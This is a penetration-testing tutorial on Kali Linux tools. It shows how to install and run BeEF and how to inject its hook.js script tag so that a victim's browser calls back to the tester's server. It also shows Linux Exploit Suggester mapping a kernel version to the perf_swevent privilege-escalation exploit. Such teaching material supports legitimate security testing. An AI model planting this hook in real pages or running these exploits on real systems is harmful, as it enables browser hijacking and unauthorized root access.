

# Exploitation Tools-BeEF

BeEF stands for **B**rowser **E**xploitation **F**ramework. It is a penetration testing tool that focuses on the web browser. BeEF allows the professional penetration tester to assess the actual security posture of a target environment using client-side attack vectors.

First, you have to update the Kali package using the following commands –

```
root@kali:/# apt-get update
root@kali:/# apt-get install beef-xss
```

To start, use the following command –

```
root@kali:/# cd /usr/share/beef-xss
root@kali:/# ./beef
```

```
root@kali:/usr/share/beef-xss# ./beef
[16:36:23][*] Bind socket [imapeudoral] listening on [0.0.0.0:2000].
[16:36:23][*] Browser Exploitation Framework (BeEF) 0.4.4.5-alpha
[16:36:23] | Twit: @beefproject
[16:36:23] | Site: http://beefproject.com
[16:36:23] | Blog: http://blog.beefproject.com
[16:36:23] | Wiki: https://github.com/beefproject/beef/wiki
[16:36:23][*] Project Creator: Wade Alcorn (@WadeAlcorn)
[16:36:23][*] BeEF is loading. Wait a few seconds...
[16:36:24][*] 10 extensions enabled.
[16:36:24][*] 171 modules enabled.
[16:36:24][*] 2 network interfaces were detected.
[16:36:24][+] running on network interface: 127.0.0.1
[16:36:24] | Hook URL: http://127.0.0.1:3000/hook.js
[16:36:24] | UI URL: http://127.0.0.1:3000/ui/panel
[16:36:24][+] running on network interface: 192.168.1.101
[16:36:24] | Hook URL: http://192.168.1.101:3000/hook.js
[16:36:24] | UI URL: http://192.168.1.101:3000/ui/panel
[16:36:24][*] RESTful API key: 13a8d24a6fa9d403c6960fcd5e03a5796d4688cd
[16:36:24][*] HTTP Proxy: http://127.0.0.1:6789
[16:36:24][*] BeEF server started (press control+c to stop)
```

Open the browser and enter the username and password: **beef**.




The BeEF hook is a JavaScript file hosted on the BeEF server that needs to run on client browsers. When it does, it calls back to the BeEF server communicating a lot of information about the target. It also allows additional commands and modules to be ran against the target. In this example, the location of BeEF hook is at **http://192.168.1.101:3000/hook.js**.


In order to attack a browser, include the JavaScript hook in a page that the client will view. There are a number of ways to do that, however the easiest is to insert the following into a page and somehow get the client to open it.

```
<script src = "http://192.168.1.101:3000/hook.js" type = "text/javascript"></script>
```

Once the page loads, go back to the BeEF Control Panel and click “Online Browsers” on the top left. After a few seconds, you should see your IP address pop-up representing a hooked browser. Hovering over the IP will quickly provide information such as the browser version, operating system, and what plugins are installed.



To remotely run the command, click the “Owned” host. Then, on the command click the module that you want to execute, and finally click “Execute”.




# Linux Exploit Suggester

It suggests possible exploits given the release version 'uname -r' of the Linux Operating System.

To run it, type the following command –

```
root@kali:/usr/share/linux-exploit-suggester# ./Linux_Exploit_Suggester.pl -k 3.0.0
```

3.0.0 is the kernel version of Linux OS that we want to exploit.



```
File Edit View Search Terminal Help
root@kali:/usr/share/linux-exploit-suggester# perl ./Linux_Exploit_Suggester.pl -k 3.0.0
Kernel local: 3.0.0
Possible Exploits:
[*] perf_swevent
    CVE-2013-2094
    Source: http://www.exploit-db.com/download/26131
root@kali:/usr/share/linux-exploit-suggester#
```

```
File Edit View Search Terminal Help
root@kali:~# searchsploit perf_swevent
-----
Exploit Title | Path
-----|-----
Linux Kernel < 3.8.9 - x86_64 perf_swevent_1 | ./linux/local/26131.c
Ubuntu 12.04.0-2 LTS x64 - perf_swevent_init | ./linux/local/33589.c
root@kali:~#
```